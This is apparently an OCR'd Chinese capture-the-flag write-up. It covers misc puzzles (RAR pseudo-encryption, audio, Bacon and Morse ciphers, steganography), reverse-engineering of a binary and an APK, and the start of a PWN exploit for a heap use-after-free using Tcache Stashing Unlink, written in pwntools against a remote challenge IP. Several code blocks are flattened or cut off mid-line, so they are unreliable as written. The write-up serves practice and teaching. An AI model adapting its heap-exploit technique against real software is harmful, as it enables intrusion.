
rar文件由于有头部校验，使用伪加密时打开文件会报错，使用winhex修改标志位后如报错消失且正常解压缩，说明是伪加密，使用winhex打开rar文件，找到第24个字节，该字节尾数为4表示加密，0表示无加密，将尾数改为0即可破除伪加密。

图示标记位置的D4修改为D0即可解压




Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14
00000000	52	61	72	21	1A	07	00	CF	90	73	00	00	0D	00	00
00000032	C0	59	00	02	3C	7D	E9	D4	CE	9A	86	50	1D	33	08

修改后即可解压得到flag.wav



里面是flag.wav，以元数据的模式导入au利用AU进行音频反转，得到一段勉强能听的音频，



0.5倍速播放后使用qq音乐听歌识曲，得知是Too Good At Goodbyes，即flag{TOOGOODATGOODBYES}

★到点了


打开1.docx的隐藏文字，看到第二个文档密码的提示

我们究竟是活了 365 天，还是活了 1 天，重复了 364 遍。

宝贝，8 位字母数字，你懂的

爆破2.docx的密码得到 20201024

该密码同时也是该文件的创建时间



进入2.docx后ctrl+a全选

然后复制出来可以得到一串培根密文

AABBAABBBAABBBAAAABBABBABABAAAAABBAAABBBBAABBBAABABABBAAABAAAABAABAABBABA

在线解密得GOODNIGHTSWEETIE

Bugku|培根密码加解密


GOODNIGHTSWEETIE
goodnightsweetie

Timeline Sec

3.docx当压缩包打开，发现4.zip，解压得到4.bmp


使用wbStego4工具处理该bmp图片

第四步的解密密码为培根解密后的GOODNIGHTSWEETIE




然后下一步生成flag.txt 拿到flag

flag{2ec9405ac7bcfb16f5fd494bcf21337c}



★带音乐家


拿到手先file看一下decode_it的类型




发现是标准的midi的源文件，但是不能以元数据的形式导入到au，导入库乐队时听其中一个音轨的声音，也没有什么问题。并且波形图也不具备规律。

于是想起velato这个奇葩的编程语言，这个编程语言主要是采用了所谓的音符编程，可以到官网看一下手册，这里直接下载编译器，尝试编译decode_it，看看有啥

成功编译，运行decode_it.exe，应该是word的压缩包密码




成功解压压缩包获得word，显示隐藏字符，可以看到里面的图片和一串密文



图片是精灵语，参照翻译表即可翻译出FLAGIS，那么后面那段密文应该就是flag的密文了

这时关注到rar压缩包的注释部分



发现由空格字符和tab字符组成，将空格字符替换成 . ，tab字符替换成- 摩斯解密即可


.-A
.E
...S
-.-K
.E
-.--Y
----.9
..---2
.----1
----.9
..---2
...--3
..---2
...--3
..---2
..---2
AESKEY9219232322

已知AES密文和key 在线解密得到flag

Reverse

★re1

输入的字符串，根据每位的字符会经过一堆的处理，然后跟相应的数据一位一位对比。可以直接输入0-9 a-z的字符串来进行爆破一下字符对应，从而得到flag。




 # 1234567890abcdefghijklmnopqrstuv# unsigned char ida_chars[] =# {# 0xE9, 0xEA, 0xEB, 0xEC, 0xED, 1-5# 0xEE, 0xEF, 0xF0, 0xF1, 0xE8, 6-0# 0x19, 0x1A, 0x1B, 0x1C, 0x1D, a-e# 0x1E, 0x1F, 0x20, 0x21, 0x22, f-j# 0x23, 0x24, 0x25, 0x26, 0x27, k-o# 0x28, 0x29, 0x2A, 0x2B, 0x2C, p-t# 0x2D, 0x2E u-v# };# cmpcode = 0xeb 0xf1 0x19 0xe8 0x1e 0x1e 0xf0 0xec 0xef 0x1e# 0xe9 0x1e 0xec 0xec 0xe8 0xec 0x19 0x19 0xee 0x1b# 0xef 0xef 0xec 0xea 0x1c 0xea 0xe8 0xeb 0xee 0xeb 0x1d 0xf1key = [0xeb,0xf1,0x19,0xe8,0x1e,0x1e,0xf0,0xec,0xef,0x1e,0xe9,0x1e,0xec,0xec,0xe8,0xec,0x19,0x19,0xee,0x1b,0x = 'flag{'for i in range(len(key)):if 0xe8<=key[i]<=0xf1:flag += chr(key[i] - 184)if 0x19<=key[i]<=(0x19+26):flag += chr(key[i] + 72)print(flag+'}')# flag{39a0ff847f1f4404aa6c7742d20363e

★apk1


JEB打开apk，可以看到程序主逻辑的在native层，但是要注意的是调用的是check函数而不是check1函数


```
private native boolean check(String arg1) {
}

public native void check1() {
}
```


IDA打开so，可以发现程序直接有check1函数



而check函数是通过JNI_Onload中registerNatives函数注册的，可以通过反汇编找到关键位置





```
.data.rel.ro:A893E708 off_A893E708    DCD aCheck              ; DATA XREF: JNI_OnLoad+36↑o
.data.rel.ro:A893E708                                         ; .text:off_A892E4BC↑o
.data.rel.ro:A893E708                                         ; "check"
.data.rel.ro:A893E70C                 DCD aLjavaLangStrin     ; "(Ljava/lang/String;)Z"
.data.rel.ro:A893E710                 DCD check+1
.data.rel.ro:A893E714                 EXPORT _ZTVSt9bad_alloc
```


check函数主逻辑如下：

```
v1 = 0;
input = ((int (*)(void))(*a1)->GetStringUTFChars)();
if ( get_len(input) == 22 )
{
  v1 = 0;
  sub_A892D7E8((int)&key, input, 0, 4);
  if ( *(_BYTE *)(input + 4) == '{' )
  {
    sub_A892D7E8((int)&v15, input, 5, 21);
    v3 = (char *)malloc(8u);
    *((_DWORD *)v3 + 1) = 0;
    *(_DWORD *)v3 = 0;
    if ( sting_to_hex((int)&v15, (int)v3, 8) != -1 )
    {
      v4 = (void *)operator new(1u);
      strcpy(&dest, v3);
      v5 = -1;
      do
        ++v5;
      while ( v5 < get_len((int)&dest) );
      rc4((int)v4, &key, &dest);              // key=flag?
      v6 = -1;
      do
        ++v6;
      while ( v6 < get_len((int)&dest) );
      operator delete(v4);
      hex(&key, &key_);
      encryt((int)v12, (int)&key_, (int)&dest);
```


稍作分析，可以发现程序对我们的输入长度进行了判断是否是22位，然后对其进行了hex转化，接着rc4加密，密钥是flag，最后用DES加密，密钥还是flag，最后和明文0x99EDA1D941316EEA进行对比。要注意是的rc4生成时用到了crc校验，那么可以用动态调试去解密rc4。

```
  return result;
if ( a2 < 1 )
  JUMPOUT(&loc_A8938C28);
if ( result <= a2 )
{
  result = result == a2;
}
else if ( a2 & (a2 - 1) )
{
  v2 = __clz(a2) - __clz(result);
  v3 = a2 << v2;
  v4 = 1 << v2;
  v5 = 0;
  while ( 1 )
  {
    if ( result >= v3 )
    {
      result -= v3;
      v5 |= v4;
    }
    if ( result >= v3 >> 1 )
    {
      result -= v3 >> 1;
      v5 |= v4 >> 1;
    }
    if ( result >= v3 >> 2 )
    {
      result -= v3 >> 2;
      v5 |= v4 >> 2;
    }
    if ( result >= v3 >> 3 )
```


#-- coding:utf-8from numpy import*from Crypto.Cipher import DESfrom Crypto.Cipher import ARC4key='666C6167'des = DES.new(key, DES.MODE_ECB)cipher1='99EDA1D941316EEA'.decode('hex')plain1=des.decrypt(cipher1)print(plain1.encod*

求出des解密明文动态调试解出rc4密文，即为flag#flag{76952041E276E2BF}

PWN

★Beauty_Of_ChangChun

- del函数中存在uaf的漏洞，且只对byte位的size清0，0x100的chunk不受影响

- 存在后门函数

开始程序就把flag读入了一个特定的内存中，并且后门函数中，只需确定flag字符串前8位字节的具体值即可拿到flag。所以可以用Tcache Stashing Unlink，往flag前的8位写上main arean附近的地址。并且可以泄漏libc，算下偏移，所以也就知道了其写上的数值，然后就调用后门函数获得flag。

具体思路可以看下方exp：

```
#!/usr/bin/env python# encoding: utf-8from pwn import *import timelocal_file = './pwn'elf = ELF(local_file)context.log_level = 'debug'debug = 0if debug:io = process(local_file)libc = elf.libcelse:io = remote('112.126.71.170',43652)libc = elf.libc#libc = ELF('.')context.arch = elf.archcontext.terminal = ['tmux','neww']#,"splitw",'-h'rce16 = [0x45216,0x4526a,0xf02a4,0xf1147]rce18 = [0x4f2c5,0x4f322,0x10a38c]realloc = [0x2,0x4,0x6,0xB,0xC,0xD]arae16 = 0x3c4b78arae18 = 0x3ebca0s = lambda data :io.send(data)sa = lambda delim,data :io.sendafter(delim, data)sl = lambda data :io.sendline(data)sla = lambda delim,data :io.sendlineafter(delim, data)r = lambda numb=4096 :io.recv(numb)ru = lambda delims, drop=True :io.recvuntil(delims, drop)uu32 = lambda data :u32(data.ljust(4, '\0'))uu64 = lambda data :u64(data.ljust(8, '\0'))info_addr = lambda tag, addr :io.info(tag + '==>' +': {:#x}'.format(addr))itr = lambda :io.interactive()def debug():# gdb.attach(proc.pidof(io)[0],gdbscript='b main')gdb.attach(io)pause()def add(size):sla("4: Enjoy scenery\n",'1')sla('size',str(size))def free(idx):sla("4: Enjoy scenery\n",'2')sla('idx',str(idx))def edit(idx,data):sla("4: Enjoy scenery\n",'3')sla('idx',str(idx))sa('chat',str(data))def show(idx):sla("4: Enjoy scenery\n",'4')sla('idx',str(idx))ru('le\n')flag = int(r(12),16)info_addr('flag',flag)for i in range(6):add(0x80)free(0)for i in 